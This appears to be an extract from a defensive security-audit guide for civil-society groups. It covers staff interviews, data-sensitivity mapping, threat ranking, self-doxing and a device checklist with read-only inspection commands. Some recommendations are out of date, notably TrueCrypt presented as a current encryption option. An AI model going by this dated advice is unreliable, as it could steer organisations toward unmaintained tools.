- Conduct surveys, internviews, or discussions with individuals and with the organiztion staff a group. Depending on the sensitivity, you may find it easier to conduct these more informally throughout the audit duration. See Considerations for further discussion.
- Review findings and potentially repeat or follow up on specific incidents with different staff members
- Remember that the role of Tte auditor is not to fix or investigate the issue, but to collect data and pull out insights that will shape the audit.
- Be aware of time and don't spend too much time on explaining what advanced threats are
- Before starting the interview process, read about known or common attacks you can reference (DDoS attacks, malware, phishing, ransomware, etc.) to remind staff and get the conversation started. In order for the stories to be compelling, they should be localised and the threats should reflect common challenges in their line of work. Much of this can come from your technical context research work.

Expected Outputs

- Indicators of attack or compromise of the organization
- Information about attacks against similar organizations and/or community members
- New or verified threats and intent

Materials Needed

~45 minutes per interview / staff member 1 hr interview as an org, depending on organisational culture

Considerations

Operational Security

- In case you do an interview online, the data needs to be protected (end to end encryption, tor, vpns, etc)
- Get the consent of the participant to speak with them over that channel, or add details about the VOIP application and privacy information to the agreement

- Might consider not having the conversation in the office, but somewhere trusted
- Might want to leave devices outside of the room

Psychological Considerations

- Ask the staff to keep the stories generalised, not personalised during the organisation interview
- Staff might be embarrassed talk an incident about in front of the entire org
- Staff might exaggerate or overestimate attacks due to lack of understanding of the attack and impact
- Staff might underestimate attacks due to overexposure to these hacks, other pressing challenges, or lack of understanding
- Auditors should listen and explain concepts, but don't argue about the "seriousness" of the incident
- Don't correct the staff member if they describe the incident incorrectly
- Tread carefully, given the topic can be triggering or difficult and this is an early stage of the audit

Walk Through

Individual Interview

- Have you encountered suspicious messages, emails, etc. in the course of your work or personal life?
- Has this happened to colleagues, peer organisations, community members, CSO actors journos, that you know?
- Have you ever experienced an incident or hack during the course of your work? **If the answer is "yes", ask these questions for each attack**
- Has this happened to colleagues, peer organisations, community members, CSO actors (journos, etc)? (Revisit above questions to the extent the interviewee can provide detail)
- Why do you think you are targeted?
- What would you like to get out of this audit?

Group Interview

NOTE: Remind the staff that if it's not public within the organisation and/or happened to a personal account, then don't share it during this session.

- Have you been hacked before (as an organisation)?
- What did you do after? Who do you ask for help from?
- Do you have something that you can show us? (i.e. an email, screenshots, social network messages, the actual infected machine, message from the attacker, social network pages made by attackers, leaked information)
- Do you feel you feel targeted as an organisation? How does this impact your operations?
- Why do you think you are targeted?

- Do you know who was behind the attack?
- Has this happened to colleagues, peer organisations, community members, CSO actors (journos, etc)? (Add actors based on context research)

NOTE: Repeat above questions per incident

- Do you have a sense of your adversaries or those who seek to disrupt your work? Are aware of their capabilities? (i.e. Are they well funded? Do they have advanced technical expertise? Are they government backed?)
- What is their motivation for attacking you or any other peer org in the community?
- What is your motivation for having the audit?

NOTE: Could lead to further conversations about what data they have, what assets are the most important, sensitive and possibly targeted

Recommendations

Recommendations will depend on the advanced threats raised during the interview. See the Advanced Threat method for details.

Sensitive Data

Summary

Data and meta-data about an organization and its staff is incredibly difficult to keep track of over time, as people or projects use cloud services like Dropbox or Google Drive for some activities, a shared server for others, and a mix of work and personal devices (laptops, phones, tablets...).

This is natural, but it is important to keep track of where your organization's data lives and who can access it.

Overview

- With staff input, post up popular places where data is kept (laptops, email, shared drives...)
- Using stickies, gather from the staff what data is kept in what locations - duplicating notes when needed
- Rank data by sensitivity
- Discuss the impact of one of the devices where data is stored being lost - are there backups?
- Discuss the impact of a device being exposed / taken by an adversary
- Identify who has access (physical access, login access, and permissions), and who needs to have access to get the organizations work completed.

Materials Needed

- Stickies and markers for activities
- Flipchart paper

- One larger sheet of paper taped to wall in landscape orientation, with or without prepared titles. (For an example with prepared headings, see the matrix below.) The Sensitivity axis is optional in the original exercise, but critical for this one. It can be added after the initial round of brainstorming however to streamline the flow.

Relative Sensitivity	Computer	USB / External Drive	Cloud Storage	Phones, Print, etc.
High				
Moderate				
Low				

Considerations

- Some of the stickies generated in this activity may provide sensitive data, dispose of them responsibly.
- If you take photos for reporting needs, save the image files in a secure, encrypted container.

Walk Through

Sensitive Data Assessment Activity

****Duration: 45 minutes** **

This exercise is adapted from the LevelUp Activity, Backup Matrix**, part of the curricula for** Data Retrention and Backup **by Daniel O'Clunaigh, Ali Ravi, Samir Nassar, and Carol.**

Explain to participants that we're going to conduct an information mapping activity to get a sense of where our important information actually is.

Start by listing the different places where our information is stored, according to participants. If no suggestions are forthcoming, we can prompt participants with the obvious stuff:

- Computer hard drives
- USB flash drives
- External hard drives
- Cellphones
- CDs & DVDs (and BDs)
- Our email inbox
- The Cloud: Dropbox, Google Drive, SkyDrive, etc
- Physical copies (or “hard copies”) in the office
- Multimedia: Video tapes, audio recordings, photographs, etc.

Use large stickies to place these as column headers on a wall. More will come up later in the course of the exercise.

Elicit from participants what type of information or data they have in each of these places. For example:

- Email
- Contact details, such as a member database
- Reports/research
- Funder information / contracts
- Accounts/spreadsheets
- Videos
- Images
- Private messages on Facebook, etc.

To encourage participant interaction, write one example on a sticky and place it in the appropriate box in the matrix. Then, ask whether there is another copy of this data somewhere. If there is, you can use another sticky and put it wherever they keep the duplicate.

TIP: Place Computers, Phones, and Email next to each other, so you won't have to create duplicates for everything "stored" in email (and therefore on laptops and phones)

Introduce a new vertical axis representing sensitivity. The higher on the chart, the more sensitive the data. Ask the participants to rank data.

For a large group, divide the group into smaller teams for the next steps (it helps if there are relatively clear thematic distinctions within the group, such as nationality, type of work, area of interest, etc.)

Provide stickies to the group(s). Have the group(s) brainstorm about all of the data they work with, focusing on the most important data first.

Participants should write ONE type per sticky, and create duplicates if the data is stored in multiple locations.

For a small group, this can be done as a "live" brainstorm. For larger groups that have been subdivided, have each group finish listing out their most important data and then have each group place the stickies on the matrix. Invite discussions around the sensitivity of the data.

An example may look something like this:

Explain that this gives us an idea of where our data is. Elicit whether or not this is all the data we generate? Of course it isn't: It's only a small percentage.

The LevelUp lesson uses this primarily to discuss the importance of backups, and this is a valuable point to make.

Call out the information that they are keeping on their computer's hard drive (which will usually be the fullest one). Elicit some of the things that can cause a computer to stop working. Maybe take a show of hands: Who

has had this happen to them?

- Virus or malware attack destroyed a computer or some data
- Stolen computer, confiscated computer
- Infrastructural problems, like a power failure broke a computer
- Inexplicably bricked computer, etc.

For SAFETAG, we focus on the "Sensitive data in the wrong hands" section. Based on the clustering of sensitive data along the vertical access, choose a column that has an unsual amount of sensitive data (email or computers, usually).

Remove the stickies from the column but keep them in your hand and read them. Now I have this information. What can I do with it? And what are you left with? Is anyone at risk - yourselves? partners? If this were published on the Internet, what would happen?

Recommendations

Laptops, workstations, servers, external hard drives, and backup systems should be configured to use some form of hard drive encryption.

- For Windows, Microsoft BitLocker is built in to the latest versions, free-of-charge for anyone with a valid Windows 7 “Ultimate” license or Windows 8.
- For Apple OSX users, FileVault2 is a built-in alternative that is also free-of-charge.
- TrueCrypt is a cross-platform solution that is open source and free of charge, and can work on Mac, Windows, and Linux machines as well.

All three solutions provide a way to encrypt data on internal drives as well as external hard drives, and USB memory sticks.

Threat Identification

Summary

These activities build off of a process or data mapping exercise to connect actual processes or assets and data of the organization with potential threats, then drilling down into specific, likely threats the organization faces, adversaries who might take advantage of them, and the impact of this happening.

The goal is to be able to answer the following questions:

Threat History

- What history of attacks does the threat actor have?
- What techniques have they used? Have they targeted vulnerabilities that the organization currently has?
- What is known about the types of threats used by an threat actor to attack similar organizations?

Threat Capability

- Does the threat actor have the means to exploit a vulnerability that the organization currently has?
- Does the threat actor have the means to leverage widespread threats against all similar organizations, or will they have to prioritize their targets?

Threat Intent

- Have they targeted similar organizations?
- Does the threat actor currently have the desire to conduct an attack against this type of organization?
- Is the organization a priority threat target for the threat actor?

Overview

- Identify and categorize threats to processes or data (requires a process or data mapping exercise) by Confidentiality, Control, Integrity, Identity, Availability, and Auditability
- Identify the impact of each threat against People, Organization, and Program
- Brainstorm potential Adversaries and note their History, Intent, and Capability per Threat
- For Threats with identified Adversaries, rank them on a linear scale from "Inconvenient" to "Severe" (no two items can have the same rank)

Materials Needed

- The outputs from a process or data mapping exercise to work from
- Stickies
- Whiteboard or flip-chart (whiteboard preferred)
- Markers
- Camera to digitally capture the data

Considerations

- Treat threat and adversary data with the utmost security.
- Ensure that any physical notes/drawings are erased and destroyed once digitally recorded.
- Ensure that any digital recordings of this process are kept secure and encrypted.
- Consider who has physical and visual access to the room where this process takes place, and if the room can be secured if this activity may span long/overnight breaks.

Walk Through

- Requires a process or data mapping exercise's outputs

Threat Identification (30 minutes per process):

- Give participants a "cheat sheet" of threats.

Impact Identification (30 minutes per process): This exercise has the trainee lead the participants on a brainstorming of hypothetical consequences (impacts) when the threats identified earlier occur.

- Give participants a pen and three sticky note pads.
- Explain the topic and the categories. [^GPR_8_impacts]
- Instruct each person to generate DIRECT impacts based upon the exiting threat clustering from **Threat Identification.**
- Include only one impact per sticky note.
- Have one participant quickly describe then place an impact on the board writing along side it the threat that causes it.
- Invite others to place similar/the same impacts in proximity and quickly describe how it can occurs.
- Repeat the process until all impacts are included.
- Have participants add stickies for any secondary/cascading impacts
- Discuss and rearrange impacts as groupings emerge.
- Label impact clusters that appear.
- **NOTES:**

Adversary Exploration (Likelyhood):

- Explain the topic and the categories. [^GPR_8_Likelihood]
- Brainstorm adversaries who have demonstrated likelihood to impact their work or one of the process'.
- Pick an adversary and write their name on the board.
- Write specific instances of adversary history, intent, and capacity announced by the participants.
- Repeat the process until all adversaries are completed.
- **NOTES:**

Impact Ranking: The goal of this exercise is to have the trainee lead the host organization in classifying the severity of the possible impacts from the threats they have just explored.

- Create a post-it for each impact.
- Place two points on the wall. On one side are "Inconvenient" impacts that disrupt the organization in a very small way. On the other side are "critical" impacts that may pose life-safety risks to employees, partners, or the general public.
- The low end of the scale may include a fire alarm may cause the staff to lose a half an hour of work time, but does not impact any short or long-term activities.
- The high end of the scale would include events such as a fire that destroys the organizations headquarters and endangers staffs lives or legal issues that cause termination of the program.

- Place each item along the severity line from least to most severe impact.
- Give each item its own place on the scale. No two items can be the same severity.
- **NOTES:**

Creating a Risk Matrix

Summary

As part of SAFETAG's dedication to building agency and supporting organizational adoption of safer practices, a careful prioritization of vulnerabilities is invaluable in keeping audit results from appearing overwhelming. In addition, this component ranks the vulnerabilties identified using the risk-matrix developed with the host organization's staff. Using the host-created framework will allow for a deeper understanding of the impact of vulnerabilities and encourage greater investment in addressing them.

Overview

Vulnerability prioritization is a critical process. It is vital that the reasoning an auditor uses during this stage are documented and available within the report. If an auditor does not create accurate associations between the host identified impact or uses an inaccurate assessment of adversary capabilities it can lessen the credibility of the recommendations made.

After the activities are complete the auditor has tasks that build upon the outputs of the activities.

- Chart vulnerabilities against likelihood
- A short overview of the how the likelihood was determined for each vulnerability.
- A listing of the process, impact, and likelihood for each vulnerability.
- Create a risk matrix placing **impacts** against a range of likelihood.
- An overview of the risks the organization is accepting until they address each vulnerability.

Materials Needed

- Stickies
- Markers
- Whiteboard or flip-chart

Considerations

- Treat the data and analyses of this step with the utmost security.
- Use VPNs or Tor to search if conducting the search from a country that is highly competitive with the organization’s country, or is known to surveil.

Walk Through

Identify and rank vulnerabilities

- Identify the possible impact of the vulnerability.
- Identify any threats to critical process' the vulnerability makes possible.
- Identify the process with the greatest impact if interrupted.
- Identify the possibility of exploitation.
- Identify the level of resources required to exploit the vulnerability.
- Compare the resources required against the capabilities identified in the risk modeling activities and the contextual research you completed.

Build a vulnerability/likelihood matrix

- Position the vulnerability on the risk matrix in relation to its likelihood and its impact.

Create a risk matrix

- Place **impacts** against a range of likelihood.
- Clean up critical process maps for use in reporting.
- Create a list of all services or assets that were identified during the activity that were not already known by the auditor.

Threat Interaction

Summary

This helps the auditor enumerate threats that the organization is concerned about and the internal priorities of them. At the same time, it enables a discussion of how threats can interrelate and helps define the difference between a threat and a risk (a threat that has a vulnerability associated with it), and the value of mitigation.

This exercise works well with larger groups, and can be woven in to the Threat Identification activity.

Overview

- Split participants into small groups and have them brainstorm on all possible threats, writing each on a separate stickie
- Cluster the stickies to reveal duplicate concerns across the group and thematic areas
- Mark the threats which have occurred
- Select one threat and arrange other threats, where relevant, as potential causes or outcomes of that threat

Expected Outputs

- List of threats and some level of prioritization based on concern
- Historical threat information for the organization
- Improved staff understanding of risk
- Auditor should be able to fill in the below threat analysis worksheet

Materials Needed

- Stickies (ideally 3 colors)
- Pens/sharpies for participant groups
- Markers
- Camera to digitally capture the data
- Whiteboard or flip-chart

Considerations

- Treat threat and adversary data with the utmost security.
- Ensure that any physical notes/drawings are erased and destroyed once digitally recorded.
- Ensure that any digital recordings of this process are kept secure and encrypted.
- Consider who has physical and visual access to the room where this process takes place, and if the room can be secured if this activity may span long/overnight breaks.

Walk Through

Also review the Threat Identification exercises below to tailor these to best meet your information gathering needs based on your interactions with the organization.

THREAT BRAINSTORMING (15 MINUTES)

Split participants into small groups. This grouping is particularly valuable for larger organizations, but even for small ones, having multiple separate groups helps reveal shared concerns around the threats the staff face. For a group that is too small to group, have each staff member brainstorm by themselves.

Have each group or staff member quickly write down any possible "threat" they or the organization face. Some examples ("kidnapping," "website hacked") can help seed this activity.

If you have multiple colors of stickies, having them categorize threats by "physical," "digital," or "other/both" will be useful to show their inter-relation.

Keep reminding participants of the time remaining to keep them brainstorming rather than discussing threat details or arguing over whether a threat is physical or digital.

THREAT CLUSTERING AND DISCUSSION

After the brainstorming (or other exercises to generate or present a list of concerns), gather and cluster the stickies on a wall, revealing duplicate concerns across the groups and thematic areas of concern.

As clusters become clear, ask if any events similar to this threat have already happened to the organization? What was the impact? Has it happened more than once? Regularly? Mark these threats.

Note: Some of these threats may be traumatic experiences, consider skipping public discussion of historical occurrence if many of the threats from the brainstorm (or from one person/group in particular) are particularly intense.

THREAT BOW-TIE

Select one of the threats that emerged as a concern from the clustering to place at the center of a "bow-tie" like drawing on a whiteboard or flip-chart paper.

Begin asking what other threats identified could come as a result of this threat, supplanting the responses from the participants with additional threats. For example, a hacked website could lead to loss of trust by funders or partners. "Chain reactions" can be illustrated as lines of events (loss of trust by funders could lead to a loss of funding). Do the same for what threats could lead to the "central" threat - a confiscation of a device could lead to email hacking, for example. Some threats can be both potential causes and secondary effects.

Close out this with a discussion of how every threat is potentially connected to both digital and physical impacts.

THREAT ANALYSIS WORKSHEET

The auditor should be able to modify and complete a worksheet like the below at the end of this process. Particularly advanced organizations may be able to fill this out as a survey.

Calculative Impact Identification

Threat type	Impact	Likelihood	Risk
HUMAN THREATS			
1. Accidental destruction, modification, disclosure of confidential information			

2. Ignorance: inadequate security awareness, lack of security guidelines, lack of proper documentation, lack of knowledge

3. Workload: Too many or too few system administrators, highly pressured users

4. Users may inadvertently give information on security weaknesses to attackers

5. Incorrect system configuration

6. Inadequate security policy

7. Dishonesty: Fraud, theft, selling of confidential information

8. Attackers may use telephone to impersonate employees to persuade users/administrators to give user name/ passwords, etc

GENERAL THREATS

1. Unauthorized use of “logged-in” computers

2. Installation of unauthorized software or hardware

3. Denial of service, due to Website traffic, large PING packets, etc.

4. Malware in programs, documents, e-mail attachments, etc

IDENTIFICATION AUTHORIZATION THREATS
1. Attack software masquerading as normal programs (Trojan horses)
2. Attack hardware masquerading as normal commercial hardware
3. External attackers masquerading as valid users
4. Internal attackers masquerading as valid users
PRIVACY THREATS
1. Telephone eavesdropping (via telephone bugs, inductive sensors, or service providers
2. Electromagnetic eavesdropping
3. Rubbish eavesdropping (analyzing waste for confidential documents, etc.)
4. Planted bugs in the building
INTEGRITY/ ACCURACY THREATS
1. Deliberate damage of information by external source
2. Deliberate damage of information by internal sources

3. Deliberate modification of information
ACCESS CONTROL THREATS
1. Password cracking (access to password files, use of default/ weak passwords, etc)
2. External access to password files, and sniffing of the networks
3. Unsecured maintenance of online services, developer backdoors
4. Bugs in network software which can open unknown/ unexpected security holes (holes can be exploited from externally to gain access)
5. Unauthorized physical access to system
LEGAL THREATS
1. Failure to comply with legal requirements

2. Liability for acts of internal users or attackers who abuse the system to perpetrate unlawful acts (ie, incitement to racism, gambling, money laundering, distribution of pornographic or violent material)
3. Liability for damages if an internal user attacks other sites
RELIABILITY OF SERVICE THREATS
1. Major natural disasters, fire, water, earthquake, floods, power outages, etc
2. Minor natural disasters, of short duration, or causing little damage
3. Equipment failure from defective hardware, cabling, or communications system.
4 Denial of Service due to network abuse: Misuse of routing protocols to confuse and mislead systems
5. Downloading of malicious Applets, Active X controls, macros, PostScript files, etc through the browsers
6. Sabotage: Physical destruction of network interface devices, cables

Risk = Impact * Likelihood

SCALE

Impact Scale	Likelihood
Impact is negligible =1	Unlikely to occur =0
Effect is minor, major organization operations are not affected=2	Likely to occur less than once per year =1
Organization operations are unavailable for a certain amount of time, costs are incurred. Public/ customer confidence is minimally affected =3	Likely to occur once per year =2
Significant loss of operations, significant impact on public/customer confidence =4	likely to occur once per month =3
Effect is disastrous, systems are down for an extended period of time, rebuilding and replacement of systems is required =5	Likely to occur once per week =4
Effect is catastrophic, critical systems are completely down for an extended period; data is lost or irreparably corrupted; public and customers are totally affected =6	Likely to occur daily =5

Regional Context Research

Summary

This exercise focuses on research and re-confirmation of regional issues from general trends to specific legal restrictions and safety concerns, as well as current news and persistent challenges.

Overview

- Identify any legal risks associated with conducting the audit (Secure communications and storage, network forensics, device exploitation, digital security training.) [^PETS_legal_considerations]
- Determine the sensitivity of the type of work the organization conducts and if its work attracts additional potential threat actors.
- Identify potential adversaries not identified in interviews including domestic or international governments and other, non-state actors (organized crime, corporations, competition, etc).
- Identify capacity and willingness of potential adversaries to act against the organization.
- Has any organization or individual made specific threats, or demonstrated intention or mindset to attack on the organization or similar organizations?

Considerations

- Use VPNs or Tor to search if conducting the search from a country that is highly competitive with the organization's country, or is known to surveil.
- Maintain data about any targeted attacks and attacks affecting the organization's line of work secure.

Walk Through

Cross-check reports on regional threats facing organizations with their focus area.

- Targeted Threats
- Decentralized Threats

Identify any legal risks associated with conducting the audit. Secure communications and storage, network forensics, device exploitation, digital security training.

- Identify any export/import controls that might put the auditor or the organization at risk.
- Identify any domestic laws and regulations that might put the auditor or the organization at risk.

Identify any infrastructural barriers to adopting digital security practices.

Explore the security landscape of hardware and software identified in interviews by conducting a basic vulnerability analysis.

Self Doxing

Summary

Doxing (also "doxxing", or "d0xing", a word derived from "documents", or "docs") consists in tracing and gathering information about someone using sources that are freely available on the internet (called OSINT, or Open Source INTelligence).

Doxing is premised on the idea that "The more you know about your target, the easier it will be to find their flaws". A malicious actor may use this method to identify valuable information about their target. Once they have found sensitive information, they may publish this information for defamation, blackmail the target person, or use it for other goals.

This activity aims to help participants identify any unwanted personal information that may be publicly available online, and to make them aware of the risk of doxing and how to prevent it.

Overview

Self-doxing:

This activity is aimed at showing the group how to research the data traces they leave online, as well as to improve the results of the Manual Reconnaissance activity with research carried out by individuals on themselves, which helps protect their privacy and makes results more detailed. With this approach, the auditor will only be informed about the results if mitigation steps such as takedowns are indicated.

- Explain to the group that harassers and stalkers use several tools and techniques to gather information about their targets.
- Explain that during this activity participants will use the same tools and techniques on themselves, practicing "self-doxing".
- Identify relevant search engines and other websites for self-doxing in the organization's particular context.
- Participants practice self-doxing in couples.

- (Alternatively, this activity may be assigned as homework, rather than practiced as a group exercise, to protect participants' privacy.)
- If significant results are found that might endanger an individual or the entire organization, instruct them on how to perform a takedown request to the relevant website and/or search engine.

Materials Needed

- Computer with Internet connection
- Projector
- Printouts of this self-doxing guide
- A big sheet of paper or a whiteboard

Considerations

- Recommend the usage of the Tor Browser for this activity.
- Treat threat and adversary data with the utmost security.
- Ensure that any physical notes/drawings are erased and destroyed once digitally recorded.
- Ensure that any digital recordings of this process are kept secure and encrypted.
- Before targeting any individuals, do the research for the organization itself.
- If using a staff member for the example, have a private session with them beforehand to make sure you do not expose any sensitive information to the group.
- Ensure that you have consent from the staff members you will use as an example for this activity.

Walk Through

- Prepare before the activity by doing this research on a few members of the organization to identify good examples
- Present the problem to the group:
- Ask the group to brainstorm possible search engines and websites where information could be found on them and their communities - encourage them to think of local services or services used by their friends, including social networking platforms.
- Give out copies of this self-doxing guide
- While projecting to the group, conduct a research on yourself or a high-profile member of the organization who has given their consent. Perform the search on websites mentioned in the self-doxing guide and during the brainstorming activity.
- Either have them do the same research on themselves in pairs or assign this research as homework.

Recommendations

If significant results are found that might endanger an individual or the whole organization, the auditor should give immediate mitigation recommendations.

If the personal information is on a website, help the organization identify the contact point they need to

contact for the takedown request. European Union citizens can often rely on the right to be forgotten.

What follows is a list of links to start a takedown request:

- **Google**
- **Facebook**: Form to request removal of photo or video because it violates someone's rights
- **Twitter**: Form to report doxing or posting of private information
- **Snapchat**: Help Center - Click on "Report a Safety Concern".
- **Reddit**: What to do if someone posted your personal information
- **Tumblr**: How to report a privacy violation

User Device Assessment


Summary

This component allows the auditor to assess the security of the individual devices on the network. This component consists of interviews, surveys, and inspection of devices.

Purpose

Compromised devices have the ability to undermine nearly any other organizational attempt at securing information. Knowing if devices receive basic software and security upgrades and what core protections against unauthorized access exist is vital to designing a strategy to make the host more secure.

The Flow of Information



Guiding Questions

- What work and personal devices do staff use to accomplish their work, store work related files, or engage in work communications?
- What organizational and external/personal services do staff use to accomplish their work, store work related files, or engage in work communications?
- What are the organizational processes that staff take part in and the tools and communication channels that are used in those process'?
- What are the existing in/formal security practices that the participants use to address risks.

Outputs

- List of all assets in the organization and whom they belong to.
- List of software running on staff devices.
- List of known vulnerabilities, and identifiable malware, that the office is vulnerable to.
- List of malware found by running updated anti-virus on office computers (if anti-virus installed during device inspection.)

Operational Security

- Treat device assessment data as well as any additional service information learned with the utmost security

Preparation

Baseline Skills

- Basic systems administration experience for common operating systems

References

device_assessment

- **Guidelines:** "Guidelines on Firewalls and Firewall Policy" (NIST 800-41)
- **Benchmarks:** "Security Configuration Benchmarks" (CIS Security Benchmarks)
- **Repository:** "National Checklist Program Repository - Prose security checklists" (National Vulnerability Database)
- **Security Guidance:** "Operating Systems Security Guidance" (NSA)

Password Security

- **Guide:** "How to Teach Humans to Remember Really Complex Passwords" (Wired)
- **Guide:** "Security on Passwords and User Awareness" (HashTag Security)
- **Video:** "What's wrong with your pa$$w0rd?" (TED)
- **Article:** "Password Security: Why the horse battery staple is not correct" (Diogo Mónica)
- **Organization:** "Passwords Research" (The CyLab Usable Privacy and Security Laboratory (CUPS))

Privilege Separation Across OS

- identify what privileges services are running as
- identify is the admin user is called admin or root
- Identify if users are logging in and installing software as admin.

Examining Firewalls Across OS

- **Checklist:** "Firewall Configuration Checklist." (NetSPI)

Identifying Software Versions

Device Encryption By OS

- Identifying if a device is using encryption by OS

- Encryption availablility by OS
- Encryption Guides

Anti-Virus Updates

Identifying Odd/One-Off Services

Activities

Device and Behaviour Assessment

Summary

The auditor checks staff devices for updated systems and software, anti-virus and other security capabilities, and identifies software running on computers and its current version. The auditor checks for known vulnerabilities to any out of date software.

This is used to develop a report component exposing how un-updated software can lead to large vulnerabilities.

Overview

- Identify what privilege level services are running under -- Are users using accounts with admin privileges, or are they using another user and have to type in a password to get admin rights? [^privilege-separation-across-os]
- Check for existence and status of anti-virus (and anti-malware tools) on the device. [^anti-virus-updates]
- Record the version and patch levels of software on the device. [^identifying-software-versions]
- Identify what level of encryption is being used and is available for data storage on the device. [^device_encryption_by_os]
- Using the list of software versions and patches identify attacks and, if possible, identified malware that devices in the office are vulnerable to.

Materials Needed

- A notepad may be useful

Considerations

- Communicate with the staff members the level of confidentiality you are treating discussions around their device and technology usage with - i.e. explain what incident response triggers you have agreed upon with the organization, and that anything not triggering that is to be only reported in aggregate.

Walk Through

The auditor inspects a subset of key and/or representative user devices (work & personal). The auditor should focus on the work devices to limit scope creep, but if the office has many personal devices accessing organizational accounts/data, the auditor should share what "red flags" they are looking for and work in tandem with device owners and/or IT staff. For a small office, it may be possible to check every machine. For

larger offices, the auditor should use a subset to get a feel for the overall security stance of user devices.

As you work with staff members, also interview them about the other devices they use such as phones and tablets, and how they connect to work services - email/webmail, chat Apps, intra/extranet tools, Constituent Relationship Management (CRM) tools like CiviCRM or Salesforce, financial tracking tools, and website management tools.

Below is a checklist to assist in checking across different platforms/versions for common security needs.

VARIANT: OS X

- OS Security Updates

GUI: Choose System Preferences from the Apple () menu, then click Software Update to check for updates

- Firewall

GUI: Choose System Preferences from the Apple menu, Security (10.5 and before) or Security & Privacy (10.6 and later), then the Firewall tab.

- Anti-Virus Version
- User privilege
- Drive Encryption

CLI: `sudo fdesetup status`

GUI: Choose System Preferences from the Apple menu, Security (10.5 and before) or Security & Privacy (10.6 and later), then the FileVault tab. Also check for VeraCrypt

- Services Running

CLI: `sudo launchctl list`

CLI: `ps -ef`

GUI: The "Activity Monitor" application is located in /Applications/Utilities provides a similar interface to "top"

VARIANT: WINDOWS

If Windows is not your primary OS, you can download sample Virtual Machines (with time limitations) from Microsoft through their project to improve IE support via https://www.modern.ie/en-us/virtualization-tools#downloads (see also http://www.makeuseof.com/tag/download-windows-xp-for-free-and-legally-straight-from-microsoft-si/ and https://modernievirt.blob.core.windows.net/vhd/virtualmachine_instructions_2014-01-21.pdf)

Windows 10

- OS Security Updates

GUI: Start --Settings --Update & Security --Windows Update

- Firewall

GUI: Start, type Firewall (select Windows Firewall)

- Privacy

GUI: Start --Settings -- Privacy

- Anti-Virus Version
- User privilege

GUI: Start, type 'User Account', select "Change User Account Control settings"

- Drive Encryption

GUI: Bitlocker https://docs.microsoft.com/en-us/windows/device-security/bitlocker/bitlocker-device-encryption-overview-windows-10

- Services Running

GUI: Start, type "Task Manager"

Windows 8

- OS Security Updates

- Firewall

GUI: Start (or Down Arrow Icon, PC Settings) -- Control Panel -- Windows Firewall CLI: `Netsh Advfirewall show allprofiles`

more detail: http://windows.microsoft.com/en-us/windows-8/windows-firewall-from-start-to-finish

- Anti-Virus Version
- User privilege
- Drive Encryption

Look for: Bitlocker, VeraCrypt. https://diskcryptor.net/wiki/Main_Page

- Services Running

GUI: Right-Click on bottom taskbar, select "Task Manager"

Windows 7

In Windows 7, (GUI) Control Panel -- All Control Panel Items -- Action Center (Security tab) provides a quick run-down of most security features installed and their update status. It does not show drive encryption or specific versions.

- OS Security Updates
- Firewall

GUI: Control Panel -- All Control Panel Items -- Windows Firewall

CLI: `Netsh Advfirewall show allprofiles`

- Anti-Virus Version
- User privilege

GUI: Control Panel -- All Control Panel Items -- User Accounts and checking also the User Account Control settings.

- Drive Encryption

GUI: Control Panel -- All Control Panel Items -- BitLocker Drive Encryption; also look for VeraCrypt, https://diskcryptor.net/wiki/Main_Page

- Services Running CLI: `tasklist`

GUI: Right-click on task bar, select "Start Task Manager"

Advanced: Use TechNet/SysInternal's Process Explorer: http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx

Windows XP

If user is still operating on windows XP, recommendation is to upgrade to later windows. Windows XP is no longer supported and is not receiving security updates: https://www.microsoft.com/windows/en-us/xp/end-

of-xp-support.aspx

If there is an organizationally critical system relying on Windows XP, removing it from the network and carefully managing data exchange with it may provide a bridge solution until a replacement process can be funded and rolled out.

VARIANT: LINUX

- OS Security Updates
- Firewall

CLI: `sudo iptables -L -n`

CLI: (Ubuntu, and only if installed) `sudo ufw status`

GUI: (Ubuntu, and only if installed) `gufw`

- Anti-Virus Version

CLI deb: `dpkg-query -l | grep virus` rpm: `yum list installed | grep virus`

See also: https://en.wikipedia.org/wiki/Linux_malware#Anti-virus_applications

- User privilege

CLI: `groups`

- Drive Encryption

CLI: `sudo dmsetup status`

- Services Running

CLI: `top`

CLI: `ps -ef`

Recommendations

If Unsupported Operating System - Upgrade to Recent Version

Popular operating systems like Windows XP are, sadly, no longer receiving security updates. Upgrade to the latest version keeping in mind the system requirements of the version selected. For Windows, review the Windows lifecycle fact sheet for upcoming "EOLs" (End of Life). Apple does not publish EOL schedules, but historically releases security updates for their current and two prior releases.

While "pirated" operating systems and software are extremely common (especially for Windows) they often leave much to be desired in terms of security. If the OS or Software is not receiving regular updates from the software creator, it is extremely vulnerable to thousands of potential attacks. Switch to licensed software or recommended Free Open Source Software

If Pirated Software - Move to Licensed Software Systems

While "pirated" operating systems and software are extremely common (especially for Windows) they often leave much to be desired in terms of security. If the OS or Software is not receiving regular updates from the software creator, it is extremely vulnerable to thousands of potential attacks. Switch to licensed software or recommended Free Open Source Software

If Outdated - Update Operating Systems and Other Software

Operating Systems and Softwares of all varieties - Windows, Mac, Linux, and others, are constantly being updated. These updates often fix bugs, but they also protect the system from newly discovered vulnerabilities. It can seem difficult to keep updating constantly, but this is very important to protect even non-sensitive systems.

If Vulnerable Software - Update Vulnerable Software

